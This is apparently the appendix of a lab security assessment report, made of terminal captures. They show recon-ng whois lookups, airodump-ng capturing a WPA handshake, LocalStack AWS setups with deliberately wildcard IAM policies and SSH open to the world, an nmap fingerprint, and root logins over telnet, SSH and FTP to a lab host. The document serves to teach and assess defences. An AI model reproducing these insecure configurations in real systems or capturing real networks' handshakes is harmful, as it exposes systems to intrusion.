


Figure 2. A screenshot of the task created using the OpenVAS default scanner and "Full and Fast" scan config:




Figure 3. A screenshot of the results from running a whois lookup on tryhackme.com:

```
[recon-ng][default] > modules search whois
[*] Searching installed modules for 'whois'...

  Recon
  -----
    recon/companies-domains/viewdns_reverse_whois
    recon/companies-multi/whois_miner
    recon/domains-companies/whoxy_whois
    recon/domains-contacts/whois_pocs
    recon/netblocks-companies/whois_orgs

[recon-ng][default] > modules load recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > options set SOURCE vulnweb.com
SOURCE => vulnweb.com
[recon-ng][default][whois_pocs] > options show
Manages the current context options

Usage: options <list|set|unset> [...]

[recon-ng][default][whois_pocs] > run

-----------
VULNWEB.COM
-----------
[*] URL: http://whois.arin.net/rest/pocs;domain=vulnweb.com
[*] No contacts found.
[recon-ng][default][whois_pocs] > options set SOURCE tryhackme.com
SOURCE => tryhackme.com
[recon-ng][default][whois_pocs] > run

-------------
TRYHACKME.COM
-------------
[*] URL: http://whois.arin.net/rest/pocs;domain=tryhackme.com
[*] No contacts found.
[recon-ng][default][whois_pocs] > show contacts
[*] No data returned.
[recon-ng][default][whois_pocs] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > options set SOURCE tryhackme.com
SOURCE => tryhackme.com
[recon-ng][default][bing_domain_web] > run
```

Appendix 5

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid 28:80:88:33:36:D2 --channel 7 --write wpa_cap wlan0mon
20:00:25  Created capture file "wpa_cap-04.cap".

 CH  7 ][ Elapsed: 48 s ][ 2025-06-15 20:01 ][ WPA handshake: 28:80:88:33:36:D2

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 28:80:88:33:36:D2   -8 100      242      102    0   7  195   WPA2 CCMP   PSK  Vulnerable

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 28:80:88:33:36:D2  CA:F0:CD:14:4B:68  -24    0 - 1e     0        9
 28:80:88:33:36:D2  0A:7D:6B:96:4D:78  -40    1e- 6e     1     1136  PMKID  Vulnerable
Quitting ...
```

Figure 5.2




Figure 5.4

Appendix 10




Figure 10.1

Figure 10.2

Figure 10.3

```
┌──(kali㉿kali)-[~]
└─$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api create-bucket --bucket ml-logs --region us-east1
{
    "Location": "/ml-logs"
}
```

Figure 10.4

```
┌──(kali㉿kali)-[~]
└─$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api create-bucket --bucket public-assets --region us-east1
{
    "Location": "/public-assets"
}
```

Figure 10.5

```
┌──(kali㉿kali)-[~]
└─$ echo "Private file with very sensitive content" > private.txt

┌──(kali㉿kali)-[~]
└─$ aws --profile default --endpoint-url=http://192.168.1.10:4566 s3 cp private.txt s3://public-assets
upload: ./private.txt to s3://public-assets/private.txt
```

Figure 10.8

```
┌──(kali㉿kali)-[~]
└─$ aws --profile localstack --endpoint-url=http://192.168.1.10:4566 s3api list-buckets --query "Buckets[].Name"
[
    "ml-logs",
    "public-assets"
]
```

Figure 10.9

```
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-user --user-name AdminUser
{
    "User": {
        "Path": "/",
        "UserName": "AdminUser",
        "UserId": "ot9weiybrvze1oqg79z1",
        "Arn": "arn:aws:iam::000000000000:user/AdminUser",
        "CreateDate": "2025-06-12T05:46:08.741000+00:00"
    }
}

┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-user --user-name DevUser
{
    "User": {
        "Path": "/",
        "UserName": "DevUser",
        "UserId": "b1×0pfimzytmmzz6c6f6",
        "Arn": "arn:aws:iam::000000000000:user/DevUser",
        "CreateDate": "2025-06-12T05:46:34.327000+00:00"
    }
}
```

Figure 10.11

```
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam attach-user-policy --user-name AdminUser --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

Figure 10.12

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::000000000000:user/DevUser"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```


Figure 10.14

```
┌──(kali㉿kali)-[~]
└─$ cat > devuser-policy.json <<EOF
heredoc> {
heredoc>         "Version": "2012-10-17",
heredoc>         "Statement": [
heredoc>                 {
heredoc>                         "Effect": "Allow",
heredoc>                         "Action": "*",
heredoc>                         "Resource": "*"
heredoc>                 }
heredoc>         ]
heredoc> }
heredoc> EOF

┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-policy --policy-name DevUserFull --policy-document file://devuser-policy.json
{
    "Policy": {
        "PolicyName": "DevUserFull",
        "PolicyId": "AKVZD3XR2K7KYBDRGGKKT",
        "Arn": "arn:aws:iam::000000000000:policy/DevUserFull",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 0,
        "CreateDate": "2025-06-12T06:00:51.142000+00:00",
        "UpdateDate": "2025-06-12T06:00:51.142000+00:00"
    }
}

┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam attach-user-policy --user-name DevUser --policy-arn arn:aws:iam::000000000000:policy/DevUserFull
```

Figure 10.13


```
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam create-role --role-name DevRole --assume-role-policy-document file://trust-policy.json --output table
|                                   CreateRole                                   |
+--------------------------------------------------------------------------------+
||                                     Role                                      ||
|+-------------------------------------+----------------------------------+------+------------------------+-----------+|
||                 Arn                 |            CreateDate            | Path |         RoleId         | RoleName  ||
|+-------------------------------------+----------------------------------+------+------------------------+-----------+|
||  arn:aws:iam::000000000000:role/DevRole |  2025-06-12T06:49:38.339000+00:00 |  /  |  AROAQAAAAAAAN4KNUAPVY |  DevRole  ||
|+-------------------------------------+----------------------------------+------+------------------------+-----------+|
|||                          AssumeRolePolicyDocument                          |||
||+----------------------------------------+-----------------------------------+||
|||  Version                               |  2012-10-17                       |||
||+----------------------------------------+-----------------------------------+||
||||                                Statement                                ||||
|||+----------------------------------------+--------------------------------+|||
||||                 Action                 |             Effect             ||||
|||+----------------------------------------+--------------------------------+|||
||||  sts:AssumeRole                        |  Allow                         ||||
|||+----------------------------------------+--------------------------------+|||
|||||                               Principal                               |||||
||||+----------------+------------------------------------------------------+||||
|||||  AWS           |  arn:aws:iam::000000000000:user/DevUser              |||||
||||+----------------+------------------------------------------------------+||||
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 iam attach-role-policy --role-name DevRole --policy-arn arn:aws:iam::aws:policy/ReadOnlyAccess
```

Figure 10.15



```
┌──(kali㉿kali)-[~]
└─$ aws --profile default --endpoint-url=http://192.168.1.10:4566 iam list-attached-user-policies --user-name AdminUser --output table
|                        ListAttachedUserPolicies                         |
+-------------------------------------------------------------------------+
||                            AttachedPolicies                           ||
|+------------------------------------------------+----------------------+|
||                    PolicyArn                   |      PolicyName      ||
|+------------------------------------------------+----------------------+|
||  arn:aws:iam::aws:policy/AdministratorAccess   |  AdministratorAccess ||
|+------------------------------------------------+----------------------+|
```

Figure 10.18



```
┌──(kali㉿kali)-[~]
└─$ aws --profile default --endpoint-url=http://192.168.1.10:4566 iam list-attached-user-policies --user-name DevUser --output table
|                        ListAttachedUserPolicies                         |
+-------------------------------------------------------------------------+
||                            AttachedPolicies                           ||
|+------------------------------------------------+----------------------+|
||                    PolicyArn                   |      PolicyName      ||
|+------------------------------------------------+----------------------+|
||  arn:aws:iam::000000000000:policy/DevUserFull  |  DevUserFull         ||
|+------------------------------------------------+----------------------+|
```

Figure 10.20

```
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 ec2 create-security-group --group-name insecure-sg --description "SSH open to world" --output text --query '
GroupId'
sg-ad9830c36c994f5ca
```

Figure 10.22

```
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url=http://192.168.1.10:4566 ec2 authorize-security-group-ingress --group-id sg-ad9830c36c994f5ca --protocol tcp --port 22 --cidr 0.0.0.0
/0
{
    "Return": true,
    "SecurityGroupRules": [
        {
            "SecurityGroupRuleId": "sgr-2553b7b926fb5931c",
            "GroupId": "sg-ad9830c36c994f5ca",
            "GroupOwnerId": "000000000000",
            "IsEgress": false,
            "IpProtocol": "tcp",
            "FromPort": 22,
            "ToPort": 22,
            "CidrIpv4": "0.0.0.0/0",
            "Description": "",
            "Tags": []
        }
    ]
}
```

Figure 10.23

```
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port12321-TCP:V=7.94SVN%T=SSL%I=7%D=6/12%Time=684B3664%P=x86_64-pc-linu
SF:x-gnu%r(GetRequest,685B,"HTTP/1\.0\x20200\x20Document\x20follows\r\nDat
SF:e:\x20Thu,\x2012\x20Jun\x202025\x2020:19:47\x20GMT\r\nServer:\x20MiniSe
SF:rv\r\nConnection:\x20close\r\nAuth-type:\x20auth-required=1\r\nSet-Cook
SF:ie:\x20redirect=1;\x20path=/;\x20secure;\x20httpOnly\r\nSet-Cookie:\x20
SF:testing=1;\x20path=/;\x20secure;\x20httpOnly\r\nX-Frame-Options:\x20SAM
SF:EORIGIN\r\nContent-Security-Policy:\x20script-src\x20'self'\x20'unsafe-
SF:inline'\x20'unsafe-eval';\x20frame-src\x20'self';\x20child-src\x20'self
SF:'\r\nX-Content-Type-Options:\x20nosniff\r\nX-no-links:\x201\r\nContent-
SF:type:\x20text/html;\x20Charset=UTF-8\r\n\r\n<!DOCTYPE\x20HTML>\n<html\x
SF:20data-bgs=\"gainsboro\"\x20class=\"session_login\">\n<head>\n\x20<meta
SF:\x20name=\"color-scheme\"\x20content=\"only\x20light\">\n\x20<noscript>
SF:\x20<style>\x20html\[data-bgs=\"gainsboro\"\]\x20{\x20background-color:
SF:\x20#d6d6d6;\x20}\x20html\[data-bgs=\"nightRider\"\]\x20{\x20background
SF:-color:\x20#1a1c20;\x20}\x20html\[data-bgs=\"nightRider\"\]\x20div\[dat
SF:a-noscript\]\x20{\x20color:\x20#979ba080;\x20}\x20html\[data-slider-fix
SF:ed='1'\]\x20{\x20margin-right:\x200\x20!important;\x20}\x20body\x20>\x2
SF:0div\[data-noscript\]\x20~\x20\*\x20{\x20display:\x20none\x20!impo")%r(
SF:HTTPOptions,685B,"HTTP/1\.0\x20200\x20Document\x20follows\r\nDate:\x20T
SF:hu,\x2012\x20Jun\x202025\x2020:19:47\x20GMT\r\nServer:\x20MiniServ\r\nC
SF:onnection:\x20close\r\nAuth-type:\x20auth-required=1\r\nSet-Cookie:\x20
SF:redirect=1;\x20path=/;\x20secure;\x20httpOnly\r\nSet-Cookie:\x20testing
SF:=1;\x20path=/;\x20secure;\x20httpOnly\r\nX-Frame-Options:\x20SAMEORIGIN
SF:\r\nContent-Security-Policy:\x20script-src\x20'self'\x20'unsafe-inline'
SF:\x20'unsafe-eval';\x20frame-src\x20'self';\x20child-src\x20'self'\r\nX-
SF:Content-Type-Options:\x20nosniff\r\nX-no-links:\x201\r\nContent-type:\x
SF:20text/html;\x20Charset=UTF-8\r\n\r\n<!DOCTYPE\x20HTML>\n<html\x20data-
SF:bgs=\"gainsboro\"\x20class=\"session_login\">\n<head>\n\x20<meta\x20nam
SF:e=\"color-scheme\"\x20content=\"only\x20light\">\n\x20<noscript>\x20<st
SF:yle>\x20html\[data-bgs=\"gainsboro\"\]\x20{\x20background-color:\x20#d6
SF:d6d6;\x20}\x20html\[data-bgs=\"nightRider\"\]\x20{\x20background-color:
SF:\x20#1a1c20;\x20}\x20html\[data-bgs=\"nightRider\"\]\x20div\[data-noscr
SF:ipt\]\x20{\x20color:\x20#979ba080;\x20}\x20html\[data-slider-fixed='1'\
SF:]\x20{\x20margin-right:\x200\x20!important;\x20}\x20body\x20>\x20div\[d
SF:ata-noscript\]\x20~\x20\*\x20{\x20display:\x20none\x20!impo");
MAC Address: BC:24:11:65:2D:E1 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.77 seconds
```

Figure 10.31

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.12 23 | tee ~/iot_assessment/iot_telnet_login.txt
Trying 192.168.1.12 ...
Connected to 192.168.1.12.
Escape character is '^]'.

Linux 6.1.0-21-amd64 (fileserver) (pts/0)

fileserver login: root
Password:
Welcome to Fileserver, TurnKey GNU/Linux 18.0 (Debian 12/Bookworm)

  System information for Fri Jun 13 02:42:34 2025 (UTC+0000)

    System load:  0.00               Memory usage:  33.1%
    Processes:    115                Swap usage:    2.5%
    Usage of /:   24.4% of 13.08GB   IP address for eth0: 192.168.1.12

  TKLBAM (Backup and Migration):  NOT INITIALIZED

    To initialize TKLBAM, run the "tklbam-init" command to link this
    system to your TurnKey Hub account. For details see the man page or
    go to:

        https://www.turnkeylinux.org/tklbam


    For Advanced commandline config run:    confconsole

  For more info see: https://www.turnkeylinux.org/docs/confconsole

Linux fileserver 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
Last login: Tue Jun  3 01:51:58 UTC 2025 from 192.168.1.50 on pts/1
root@fileserver ~# ^C
root@fileserver ~# exit
logout
Connection closed by foreign host.

┌──(kali㉿kali)-[~]
└─$
```

Figure 10.32

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:RneWz0QXfpDvrg3YBw3IU+nA1xcxvUVFDsrko4rUMvo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.

root@192.168.1.12's password:
Welcome to Fileserver, TurnKey GNU/Linux 18.0 (Debian 12/Bookworm)

  System information for Fri Jun 13 02:52:54 2025 (UTC+0000)

    System load:  0.00               Memory usage:  33.4%
    Processes:    114                Swap usage:    2.5%
    Usage of /:   24.4% of 13.08GB   IP address for eth0: 192.168.1.12

  TKLBAM (Backup and Migration):  NOT INITIALIZED

    To initialize TKLBAM, run the "tklbam-init" command to link this
    system to your TurnKey Hub account. For details see the man page or
    go to:

        https://www.turnkeylinux.org/tklbam


    For Advanced commandline config run:    confconsole

  For more info see: https://www.turnkeylinux.org/docs/confconsole

Linux fileserver 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
Last login: Fri Jun 13 02:42:34 2025 from 192.168.1.14
root@fileserver ~#
```

Figure 10.33

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.12 | tee ~/iot_assessment/iot_ftp_login.txt
Name (192.168.1.12:kali): root
Password:
ftp> exit
```

Figure 10.34




Figure 10.35

Appendix 11